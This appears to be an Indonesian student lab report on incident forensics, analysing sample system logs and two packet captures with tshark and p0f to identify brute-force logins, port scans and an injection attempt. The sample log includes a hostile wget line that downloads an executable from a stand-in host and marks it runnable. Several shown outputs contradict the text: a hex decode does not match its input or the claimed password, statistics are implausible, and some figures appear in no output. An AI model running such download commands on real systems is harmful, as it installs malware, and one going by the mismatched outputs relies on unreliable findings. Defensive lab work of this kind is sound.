

LAPORAN 1

BEAR CYBER HUNT

```
2025-05-01T08:15:23Z sshd[21345]: Failed password for root from 192.168.1.100 port 44321 ssh2
2025-05-01T08:15:25Z sshd[21345]: Failed password for root from 192.168.1.100 port 44322 ssh2
2025-05-01T08:15:26Z sshd[21345]: Failed password for root from 192.168.1.100 port 44323 ssh2
2025-05-01T08:15:30Z sshd[21345]: Failed password for root from 192.168.1.100 port 44324 ssh2
2025-05-01T08:15:32Z sshd[21345]: Failed password for root from 192.168.1.100 port 44325 ssh2
2025-05-01T08:15:35Z sshd[21345]: Connection closed by authenticating user root 192.168.1.100 port 44326
[preauth]
2025-05-01T09:02:11Z kernel: Firewall detected multiple connection attempts from 203.0.113.5 to ports
20,21,22,23,25,80,110
2025-05-01T09:02:12Z kernel: Firewall blocked connection from 203.0.113.5 to port 21
2025-05-01T09:02:13Z kernel: Firewall blocked connection from 203.0.113.5 to port 22
2025-05-01T09:02:14Z kernel: Firewall blocked connection from 203.0.113.5 to port 23
2025-05-01T09:02:15Z kernel: Firewall blocked connection from 203.0.113.5 to port 25
2025-05-01T11:45:01Z apache2[31521]: 10.0.0.5 "GET /login.php?user=admin HTTP/1.1" 200 1024
2025-05-01T11:45:02Z apache2[31521]: 10.0.0.5 "GET /login.php?user=admin" CR "1"="1 HTTP/1.1" 200 2048
2025-05-01T11:45:03Z apache2[31521]: 10.0.0.5 "POST /login.php HTTP/1.1" 302 -
2025-05-01T11:45:04Z apache2[31521]: 10.0.0.5 "GET /dashboard.php HTTP/1.1" 200 4096
2025-05-03T13:10:10Z kernel: Executing command: wget http://robot.example.com/updt.exe -O /tmp/update.exe
2025-05-03T13:10:12Z kernel: Download completed: /tmp/update.exe (1.2MB)
2025-05-03T13:10:15Z kernel: Executing command: chmod +x /tmp/update.exe
2025-05-04T03:05:00Z sshd[22345]: Accepted password for john from 10.0.0.8 port 55432 ssh2
2025-05-04T03:05:05Z sshd[22345]: pam_unix(sshd:session): session opened for user john by (uid=0)
2025-05-04T03:07:10Z su: pam_unix(su:auth): authentication failure; logname=john uid=1001 euid=0
tty=pts/1 ruser=john rhost= user=root
2025-05-04T03:10:00Z su: pam_unix(su:session): session opened for user root by john(uid=1001)
```

1. Analisis Insiden

a. Jenis Serangan dan Sumbernya

Jenis Serangan yang Terjadi:

- ✓ Brute Force Attack (SSH login attempts)
 - Log menunjukkan beberapa kali upaya login SSH dengan username root dari IP 192.168.1.100.
 - Indikator: "Failed password for root from 192.168.1.100 port 44321 ssh2".

- ✓ Port Scanning / Reconnaissance Attack
 - Terlihat adanya koneksi dari IP 203.0.113.5 ke banyak port (21, 22, 23, 79, dll) yang kemudian diblok oleh firewall.
 - Indikator: "Firewall detected multiple connection attempts from 203.0.113.5 to ports..."
- ✓ Web Exploitation / Command Injection via Web Interface
 - IP 10.0.0.5 melakukan permintaan HTTP GET ke endpoint mencurigakan seperti /login.php?user=admin, yang kemudian diikuti dengan eksekusi perintah mencurigakan ke situs robot.example.com.
 - Indikator: Executing command: wget http://robot.example.com/updt.exe -O /tmp/update.exe.
- ✓ Malware Installation / Execution
 - File update.exe diunduh dan dieksekusi. Ini sangat mencurigakan sebagai malware.
 - Indikator: "Download completed" dan "chmod +x /tmp/update.exe".
- ✓ Privilege Escalation / Successful Login
 - Akhir log menunjukkan login SSH sukses oleh john dari 10.0.0.8.
 - Indikator: "Accepted password for john from 10.0.0.8" dan "session opened for user root by john" (berarti eskalasi ke root).

B. Sumber Serangan dan User ID Terlibat:

- ✓ 192.168.1.100 → Brute force SSH root
- ✓ 203.0.113.5 → Port scanning
- ✓ 10.0.0.5 → Web exploitation dan eksekusi malware
- ✓ 10.0.0.8 / user john → Login berhasil dan kemungkinan terlibat dalam eskalasi hak akses
- ✓ Malware digunakan: update.exe diunduh dari robot.example.com

C. Layanan yang Terdampak:

- ✓ SSH (Port 22) → Diserang dengan brute force, dan digunakan untuk akses tidak sah.
- ✓ Web Server (Port 80/443) → Endpoint /login.php disalahgunakan untuk command injection.
- ✓ Firewall/Network Services → Diuji dan dipindai oleh port scanner dari 203.0.113.5.
- ✓ Sistem File / OS → Malware dijalankan di sistem, menyebabkan kemungkinan kompromi lebih lanjut.

D. Risiko Serangan:

Serangan	Risiko	Alasan
SSH Brute Force	High	Upaya login intensif, berisiko kompromi kredensial root
Port Scanning	Medium	Indikasi awal serangan, digunakan untuk eksplorasi sistem
Web Exploitation + Command Injection	Critical	Malware diunduh dan dijalankan melalui eksploitasi web
Malware Execution	Critical	Potensi akses belakang (backdoor), data exfiltration, persistence
Privilege Escalation (john to root)	Critical	User biasa memperoleh akses root, kontrol penuh terhadap sistem

Keterangan Risiko :

- Critical: Eksploitasi berhasil dan berdampak besar terhadap integritas/sistem (akses root, malware).
- High: Upaya eksploitasi yang hampir berhasil dan berdampak besar jika tidak dicegah (brute force).
- Medium: Tindakan awal serangan seperti scanning, belum langsung membahayakan tapi indikator.

E. Langkah Proteksi:

Aksi Segera:


- Putuskan koneksi dan isolasi host yang terinfeksi.
- Blokir IP penyerang di firewall (192.168.1.100, 203.0.113.5, 10.0.0.5, 10.0.0.8).
- Hapus file malware (/tmp/update.exe) dan lakukan forensic.

Langkah Preventif:

- Gunakan Fail2ban untuk memblokir brute force.
- Terapkan 2FA untuk akses SSH.
- Tutup port yang tidak digunakan, hanya izinkan port minimal.
- Terapkan Web Application Firewall (WAF) untuk mencegah serangan injection.
- Audit seluruh sistem untuk backdoor/persistence.
- Ubah semua kredensial yang mungkin sudah dikompromi.

2. Analisis File try.pcap

A. Protokol paling banyak digunakan untuk melakukan aktivitas



```
kali@kali: ~/Downloads
File Actions Edit View Help
(kali@kali)-[~/Downloads]
$ tshark -r try.pcapng -T fields -e _ws.col.Protocol | sort | uniq -c | sort -nr
 39 ARP
 35 TCP
 10 HTTP
  4 MDNS
  2 NTP
  2 DB-LSP-DISC/JSON
$
```

Hasil scanning melalui tools tshark menunjukkan Protokol yang paling banyak digunakan: ARP (sebanyak 39 kali).

ARP (Address Resolution Protocol) adalah protokol yang digunakan untuk mencari tahu alamat MAC dari suatu IP di dalam jaringan lokal.

Meskipun paling banyak muncul, ARP biasanya bukan protokol yang digunakan untuk "aktivitas serangan" melainkan bagian dari operasi normal jaringan (broadcast ARP request dan reply).

Namun, jika ARP sangat sering muncul dalam waktu singkat, bisa juga merupakan indikasi ARP spoofing/poisoning, yaitu teknik yang sering dipakai penyerang untuk menjadi man-in-the-middle.

B. Daftarkan source ip and destination ip untuk protocol



```
(kali@kali)-[~/Downloads]
$ tshark -r try.pcapng -Y http -T fields -e ip.src -e ip.dst | sort | uniq
172.16.1.1 172.16.1.129
172.16.1.129 172.16.1.1
$
```

Berdasarkan hasil analisis file try.pcapng menggunakan perintah tshark dengan filter protokol HTTP, ditemukan komunikasi antara dua alamat IP. Adapun source IP dan destination IP untuk protokol HTTP yang terdeteksi adalah sebagai berikut:

172.16.1.1 → 172.16.1.129

172.16.1.129 → 172.16.1.1

Hal ini menunjukkan bahwa terdapat lalu lintas HTTP dua arah antara kedua host tersebut, yang mengindikasikan adanya pertukaran data melalui protokol HTTP.

C. Jelaskan apa yang penyerang lakukan

```
(kali@kali)-[~/Downloads]
$ tshark -r try.pcapng -Y "http.request" -T fields -e ip.src -e ip.dst -e http.request.method -e http.host -e http.request.uri
172.16.1.1      172.16.1.129  GET    172.16.1.129  /login.htm
172.16.1.1      172.16.1.129  GET    172.16.1.129  /favicon.ico
172.16.1.1      172.16.1.129  POST   172.16.1.129  /login.php
172.16.1.1      172.16.1.129  POST   172.16.1.129  /login.php
172.16.1.1      172.16.1.129  POST   172.16.1.129  /login.php

(kali@kali)-[~/Downloads]
$ tshark -r try.pcapng -Y "http.request" -T fields -e http.file_data
753d497361616326703d466c61707065722663616e7661733d5375626d6974
753d497361616326703d536e61707065722663616e7661733d5375626d6974
753d497361616326703d536c61707065722663616e7661733d5375626d6974
```

IP 172.16.1.1 adalah sumber serangan, karena mengirim banyak request ke /login.php pada IP 172.16.1.129.

Request dilakukan dengan metode POST, yang sering digunakan untuk mengirimkan form seperti username/password.

Terjadi pengulangan aktivitas POST ke /login.php sebanyak 3 kali, ini bisa menunjukkan upaya:

- ✓ Brute-force login
- ✓ Credential stuffing

Data hex (http.file_data) kemungkinan berisi form login (username & password) yang dikirim secara eksplisit tanpa enkripsi (HTTP bukan HTTPS).

Jadi kesimpulannya yaitu Penyerang dengan IP 172.16.1.1 mencoba melakukan brute-force login ke web server 172.16.1.129 dengan mengirim beberapa request POST ke endpoint /login.php. Aktivitas ini mengindikasikan percobaan akses tidak sah, kemungkinan dengan mencoba berbagai kombinasi kredensial login.

D. Apakah ada pengulangan aktivitas dan temukan user id dan password yang digunakan

```
(kali@kali)-[~/Downloads]
$ echo 753d497361616326703d6c61707065267263616e766173735d375626d6974 | xxd -r -p
u=Isac&p=lapp&rcanvass]7V&

(kali@kali)-[~/Downloads]
$
```

Maksud dari output echo tersebut yaitu :

- ✓ u=Isac → berarti username: Isac
- ✓ p=lappe → kemungkinan password: lappe

Sisanya: &rcanvass]7V& tampaknya adalah sisa atau bagian lain dari data POST, tapi tidak termasuk dalam username/password utama.

Berdasarkan hasil analisis 2.c menunjukkan pengulangan aktivitas POST ke /login.php sebanyak 3 kali → ini mengindikasikan brute-force login attack.

Username yang digunakan: Isac


Password yang digunakan: lappe

Penyerang berusaha masuk ke sistem dengan kredensial tersebut menggunakan protokol HTTP, yang tidak terenkripsi, sehingga mudah dilihat di pcap.

3. Analisis File comm.pcap


3.1

A. Dalam file ini ada satu protokol komunikasi yang terenkripsi dengan lebih dari tiga paket



Berdasarkan hasil analisis file comm.pcap menggunakan filter `tls.handshake.type == 1`, terdeteksi adanya komunikasi terenkripsi menggunakan protokol TLS. Komunikasi ini terdiri dari empat paket TLS Client Hello yang dikirim dari alamat IP 10.1.30.11 ke 10.1.10.120, menandakan bahwa terdapat proses inisialisasi koneksi TLS yang aktif. Ini membuktikan bahwa ada satu jenis protokol komunikasi terenkripsi (TLS) dengan lebih dari tiga paket pada file tersebut.

B. Temukan nomor port sisi server dari komunikasi terenkripsi



Berdasarkan hasil analisis file PCAP yang ditampilkan pada Wireshark, komunikasi terenkripsi menggunakan protokol TLSv1.2 terjadi antara IP sumber 10.1.30.11 dan IP tujuan 10.1.10.120. Adapun nomor port sisi server yang digunakan dalam komunikasi tersebut adalah port 8443, yang merupakan port umum untuk layanan HTTPS alternatif.

3.2

A. Tentukan nama alat yang digunakan untuk melakukan komunikasi terenkripsi

[illegible]

- ✓ Jumlah paket tertinggi: 5.107 paket
- ✓ Protokol utama:
 - TCP: 2.695 paket
 - SMTP: 2.412 paket → mencurigakan, karena SMTP biasa digunakan untuk email/spam/botnet.

Pola dan Port Akses

- ✓ Mengakses banyak port random tinggi (ex: 40122, 60648, 50888)
- ✓ Setiap port diakses berkali-kali secara berulang
- ✓ Target:
 - Banyak host unik (>10 IP berbeda)
 - Banyak koneksi ke satu IP dan port berulang → kemungkinan brute-force atau backdoor connection attempts

Indikasi Kuat

Tindakan	Bukti	Analisis
Port scan	Akses banyak port acak ke banyak IP	Kuat
SMTP abuse	2.412 koneksi ke SMTP	Sangat mencurigakan – bisa jadi spam bot atau exfiltration
Brute force / backdoor	Port tinggi, koneksi berulang	Tipikal reverse shell atau brute force login
Payload kosong	Tidak terlihat data.text	Bisa jadi payload terenkripsi atau non-printable (binary)
Noisy	5.107 paket total	Pola sangat aktif dibanding IP lain

Kemungkinan Tools yang digunakan

Gejala	Kemungkinan Tool
Banyak koneksi ke port random	Nmap (Scan), Hydra, Masscan Nmap (Scan), Hydra, Masscan
Banyak koneksi SMTP	Spam bot , malware dengan kemampuan email exfiltration
Banyak koneksi ulang ke port sama	Metasploit (reverse shell), netcat (nc)
Tidak ada payload	Encrypted payload, meterpreter , atau sekadar SYN scan

Kesimpulan

IP **10.1.40.25** menunjukkan ciri khas dari **penyerang aktif**, kemungkinan:

- Melakukan **scanning horizontal**
- Mengakses layanan email secara masif (**SMTP abuse**)
- Mencoba backdoor/reverse shell via port tinggi
- Kemungkinan menggunakan tool seperti **Nmap, Netcat, Metasploit**, atau **script otomatis (brute-force SMTP)**

B. Jabarkan secara lengkap informasi system operasi yang digunakan oleh penyerang

```
kali@kali: ~/Downloads
File Actions Edit View Help Analyze Statistics Telephony Wireless Tools Help
(kali@kali)-[~/Downloads]
$ p0f -r comm.pcap

p0f 3.09b by Michal Zalewski <lcamtuf@coredump.cx>

[+] Closed 1 file descriptor.
[+] Loaded 322 signatures from '/etc/p0f/p0f.fp'.
[+] Will read pcap data from file 'comm.pcap'.
[+] Default packet filtering configured [+VLAN].
[+] Processing capture data.

--[ 10.1.20.88/42700 → 10.1.40.21/21 (syn) ]--
| client      = 10.1.20.88/42700
| os          = Linux 3.11 and newer
| dist        = 0
| params      = none
| raw_sig     = 4:64+0:0:1460:mss*20,7:mss,sok,ts,nop,ws:df,id+:0

--[ 10.1.20.88/42700 → 10.1.40.21/21 (mtu) ]--
| client      = 10.1.20.88/42700
| link        = Ethernet or modem
| raw_mtu     = 1500

--[ 10.1.20.88/42700 → 10.1.40.21/21 (syn+ack) ]--
| server      = 10.1.40.21/21
| os          = ???
| dist        = 1
| params      = none
| raw_sig     = 4:63+1:0:1460:mss*20,7:mss,sok,ts,nop,ws:df:0

--[ 10.1.20.88/42700 → 10.1.40.21/21 (mtu) ]--
| server      = 10.1.40.21/21
| link        = Ethernet or modem
| raw_mtu     = 1500

--[ 10.1.20.88/41692 → 10.1.40.21/48429 (syn) ]--
| client      = 10.1.20.88/41692
| os          = Linux 3.11 and newer
| dist        = 0
```

- **Penyerang:** IP 10.1.20.88
- **Sistem operasi:** Linux dengan kernel 3.11 atau lebih baru
- **Detail kernel versi:** Hanya diketahui 3.11 and newer, tidak spesifik patch version
- **Hostname:** Tidak diketahui dari p0f (p0f tidak extract hostname)
- **Arsitektur dan prosesor:** Tidak bisa langsung diketahui dari p0f, biasanya arsitektur x86/x64 yang umum untuk Linux desktop/server
- **Sistem jaringan:** Ethernet, MTU 1500

Tidak ditemukan info:

- Hostname (p0f tidak capture hostname)
- Arsitektur CPU & prosesor (tidak tersedia via fingerprint TCP/IP)
- Versi kernel secara lebih spesifik (p0f hanya klasifikasi kasar)
- Sistem operasi server (10.1.40.21) tidak dikenali

C. Jelaskan apa yang penyerang lakukan

```
(kali@kali)-[~/Downloads]
$ tshark -r comm.pcap -Y 'tcp contains "UNION SELECT"'

(kali@kali)-[~/Downloads]
$ tshark -r comm.pcap -Y 'ftp.request.command == "USER"'

7 0.604893 10.1.20.88 → 10.1.40.21 FTP 78 Request: USER riley 64
419 19.510556 10.1.10.42 → 10.1.40.21 FTP 79 Request: USER payton 64
623 25.779216 10.1.20.93 → 10.1.40.21 FTP 77 Request: USER alex 64
1046 44.627831 10.1.10.78 → 10.1.40.21 FTP 79 Request: USER skyler 64
1407 50.859817 10.1.20.25 → 10.1.40.21 FTP 79 Request: USER jordan 64
1791 69.839180 10.1.10.16 → 10.1.40.21 FTP 79 Request: USER taylor 64
2060 76.014000 10.1.20.21 → 10.1.40.21 FTP 80 Request: USER charlie 64
2441 95.019554 10.1.10.34 → 10.1.40.21 FTP 79 Request: USER dakota 64
2974 101.144209 10.1.20.18 → 10.1.40.21 FTP 79 Request: USER morgan 64
3387 120.107635 10.1.10.29 → 10.1.40.21 FTP 77 Request: USER rory 64
3680 126.275005 10.1.20.43 → 10.1.40.21 FTP 78 Request: USER avery 64
3937 145.314002 10.1.10.61 → 10.1.40.21 FTP 80 Request: USER spencer 64
4257 151.435747 10.1.20.38 → 10.1.40.21 FTP 79 Request: USER dallas 64
4634 170.484494 10.1.10.18 → 10.1.40.21 FTP 78 Request: USER reese 64
4923 176.640795 10.1.20.34 → 10.1.40.21 FTP 78 Request: USER reese 64
5245 195.597166 10.1.10.13 → 10.1.40.21 FTP 79 Request: USER jordan 64
5641 201.775047 10.1.20.12 → 10.1.40.21 FTP 79 Request: USER dakota 64
5954 220.647324 10.1.10.76 → 10.1.40.21 FTP 79 Request: USER morgan 64
6215 226.948485 10.1.20.22 → 10.1.40.21 FTP 78 Request: USER blake 64
6547 245.787293 10.1.10.48 → 10.1.40.21 FTP 77 Request: USER alex 64
6740 252.037627 10.1.20.65 → 10.1.40.21 FTP 77 Request: USER rory 64
6969 270.925360 10.1.10.76 → 10.1.40.21 FTP 79 Request: USER parker 64
7140 277.213868 10.1.20.30 → 10.1.40.21 FTP 78 Request: USER blake 64
7406 296.131530 10.1.10.75 → 10.1.40.21 FTP 79 Request: USER morgan 64
7688 302.393621 10.1.20.88 → 10.1.40.21 FTP 79 Request: USER parker 64
7973 321.279889 10.1.10.35 → 10.1.40.21 FTP 78 Request: USER quinn 64
8048 327.612814 10.1.20.78 → 10.1.40.21 FTP 78 Request: USER riley 64
8498 346.361686 10.1.10.44 → 10.1.40.21 FTP 79 Request: USER hayden 64
8703 352.852670 10.1.20.76 → 10.1.40.21 FTP 78 Request: USER avery 64
8957 371.539662 10.1.10.68 → 10.1.40.21 FTP 80 Request: USER spencer 64
9094 377.935268 10.1.20.33 → 10.1.40.21 FTP 79 Request: USER dallas 64
9381 396.621830 10.1.10.62 → 10.1.40.21 FTP 79 Request: USER taylor 64
9636 403.002987 10.1.20.76 → 10.1.40.21 FTP 80 Request: USER gabriel 64
9884 421.808589 10.1.10.50 → 10.1.40.21 FTP 79 Request: USER hayden 64
10082 428.091262 10.1.20.52 → 10.1.40.21 FTP 78 Request: USER blake 64
10435 446.906971 10.1.10.62 → 10.1.40.21 FTP 80 Request: USER spencer 64
10808 453.231478 10.1.20.74 → 10.1.40.21 FTP 79 Request: USER taylor 64
11044 472.005569 10.1.10.84 → 10.1.40.21 FTP 78 Request: USER blake 64
11213 478.388786 10.1.20.19 → 10.1.40.21 FTP 80 Request: USER charlie 64
11442 497.225187 10.1.10.72 → 10.1.40.21 FTP 78 Request: USER reese 64
11715 503.452225 10.1.20.21 → 10.1.40.21 FTP 77 Request: USER alex 64
11913 522.366004 10.1.10.85 → 10.1.40.21 FTP 80 Request: USER gabriel 64
12221 528.492282 10.1.20.25 → 10.1.40.21 FTP 79 Request: USER dallas 64
12573 547.577835 10.1.10.24 → 10.1.40.21 FTP 79 Request: USER hayden 64
12718 553.665760 10.1.20.95 → 10.1.40.21 FTP 79 Request: USER parker 64
```

Dari gambar tersebut kita dapat menyimpulkan bahwa penyerang menggunakan brute force untuk login ke ftp

```

(kali@kali)-[~/Downloads]
$ tshark -r comm.pcap -q -z io,phs
tshark: Loaded 100000 packets (100000 bytes) from file comm.pcap
tshark: Filtered 0 packets (0 bytes) by the specified filter(s)
tshark: Displayed 100000 packets (100000 bytes)
tshark: Filter:
Protocol Hierarchy Statistics
eth 100000 frames: 100000 bytes: 100000
  ip 100000 frames: 100000 bytes: 100000
    tcp 100000 frames: 100000 bytes: 100000
      ftp 100000 frames: 100000 bytes: 100000
        ftp.current-working-directory 100000 frames: 100000 bytes: 100000
      smtp 100000 frames: 100000 bytes: 100000
        imf 100000 frames: 100000 bytes: 100000
      ssh 100000 frames: 100000 bytes: 100000
      data 100000 frames: 100000 bytes: 100000
      tls 100000 frames: 100000 bytes: 100000
        tcp.segments 100000 frames: 100000 bytes: 100000
        tls 100000 frames: 100000 bytes: 100000
      tcp.segments 100000 frames: 100000 bytes: 100000
    arp 100000 frames: 100000 bytes: 100000
    text 100000 frames: 100000 bytes: 100000

```

- **FTP:** 4.769 frame → Aktivitas cukup besar, bisa indikasi transfer file.
- **SMTP + IMF:** Banyak frame → Aktivitas email, bisa untuk phishing/spam.
- **LDAP:** 1.990 frame → Bisa berarti interaksi dengan direktori user, mungkin bagian dari eksploitasi atau reconnaissance.
- **SSH:** Ada 1 sesi → Bisa jadi akses shell jarak jauh.
- **TLS:** Hanya sedikit → Sebagian besar komunikasi tidak terenkripsi.

D. Apakah berhasil dan hasilnya

```
kali@kali: ~/Downloads
File Actions Edit View Help Analyze Statistics Telephony Wireless Tools Help
bquote>
(kali@kali)-[~/Downloads]
$ tshark -r comm.pcap -Y 'ftp.response.code == 230' -T fields -e frame.number -e ip.src -e ip.dst -e ftp.response.arg

    frame.number  ip.src  ip.dst  ftp.response.argument
    -----  -
11      10.1.40.21  10.1.20.88  Login successful.
423      10.1.40.21  10.1.10.42  Login successful.
627      10.1.40.21  10.1.20.93  Login successful.
1050     10.1.40.21  10.1.10.78  Login successful.
1411     10.1.40.21  10.1.20.25  Login successful.
1795     10.1.40.21  10.1.10.16  Login successful.
2065     10.1.40.21  10.1.20.21  Login successful.
2445     10.1.40.21  10.1.10.34  Login successful.
2978     10.1.40.21  10.1.20.18  Login successful.
3391     10.1.40.21  10.1.10.29  Login successful.
3684     10.1.40.21  10.1.20.43  Login successful.
3941     10.1.40.21  10.1.10.61  Login successful.
4262     10.1.40.21  10.1.20.38  Login successful.
4638     10.1.40.21  10.1.10.18  Login successful.
4927     10.1.40.21  10.1.20.34  Login successful.
5249     10.1.40.21  10.1.10.13  Login successful.
5647     10.1.40.21  10.1.20.12  Login successful.
5958     10.1.40.21  10.1.10.76  Login successful.
6220     10.1.40.21  10.1.20.22  Login successful.
6551     10.1.40.21  10.1.10.48  Login successful.
6745     10.1.40.21  10.1.20.65  Login successful.
6974     10.1.40.21  10.1.10.76  Login successful.
7144     10.1.40.21  10.1.20.30  Login successful.
7411     10.1.40.21  10.1.10.75  Login successful.
7692     10.1.40.21  10.1.20.88  Login successful.
7977     10.1.40.21  10.1.10.35  Login successful.
8053     10.1.40.21  10.1.20.78  Login successful.
8502     10.1.40.21  10.1.10.44  Login successful.
8708     10.1.40.21  10.1.20.76  Login successful.
8962     10.1.40.21  10.1.10.68  Login successful.
9098     10.1.40.21  10.1.20.33  Login successful.
9385     10.1.40.21  10.1.10.62  Login successful.
9640     10.1.40.21  10.1.20.76  Login successful.
9888     10.1.40.21  10.1.10.50  Login successful.
10086    10.1.40.21  10.1.20.52  Login successful.
10439    10.1.40.21  10.1.10.62  Login successful.
10813    10.1.40.21  10.1.20.74  Login successful.
11048    10.1.40.21  10.1.10.84  Login successful.
11217    10.1.40.21  10.1.20.19  Login successful.
11446    10.1.40.21  10.1.10.72  Login successful.
11719    10.1.40.21  10.1.20.21  Login successful.
11917    10.1.40.21  10.1.10.85  Login successful.
12225    10.1.40.21  10.1.20.25  Login successful.
12577    10.1.40.21  10.1.10.24  Login successful.
12723    10.1.40.21  10.1.20.95  Login successful.
13096    10.1.40.21  10.1.10.94  Login successful.
13325    10.1.40.21  10.1.20.30  Login successful.

Packets: 72876 - Displayed: 9273 (12.7%) - Profile: Default
```

```
71341    10.1.40.21  10.1.10.84  Login successful.
71835    10.1.40.21  10.1.20.56  Login successful.
72147    10.1.40.21  10.1.10.18  Login successful.
72264    10.1.40.21  10.1.20.28  Login successful.
72617    10.1.40.21  10.1.10.61  Login successful.

(kali@kali)-[~/Downloads]
$ tshark -r comm.pcap -Y 'ftp.request.command == "STOR"' -T fields -e frame.number -e ip.src -e ftp.request.argument

(kali@kali)-[~/Downloads]
$ tshark -r comm.pcap -Y 'ssh' -T fields -e frame.number -e ip.src -e ip.dst -e frame.time_relative

3317     10.1.40.80  10.1.30.11  113.549515000

(kali@kali)-[~/Downloads]
$ tshark -r comm.pcap -Y 'ssh' -T fields -e frame.number -e ip.src -e ip.dst -e frame.time_relative

Packets: 72876 - Displayed: 9273 (12.7%) - Profile: Default
```

```

kali@kali: ~/Downloads
File Actions Edit View Help Analyze Statistics Telephony Wireless Tools Help
tshark -r comm.pcap -Y 'ftp.request.command == "USER" || ftp.request.command == "PASS" -T fields -e frame.number -e ftp.request.arg

7 10.1.20.88 10.1.20.88 USER riley 10.1.20.38
10 10.1.20.88 10.1.20.88 PASS PASS
419 10.1.10.42 10.1.10.42 USER payton 10.1.20.38
422 10.1.10.42 10.1.10.42 PASS PASS
623 10.1.20.93 10.1.20.93 USER alex 10.1.20.38
626 10.1.20.93 10.1.20.93 PASS PASS
1046 10.1.10.78 10.1.10.78 USER skyler 10.1.20.38
1049 10.1.10.78 10.1.10.78 PASS PASS
1407 10.1.20.25 10.1.20.25 USER jordan 10.1.20.38
1410 10.1.20.25 10.1.20.25 PASS PASS
1791 10.1.10.16 10.1.10.16 USER taylor 10.1.20.38
1794 10.1.10.16 10.1.10.16 PASS PASS
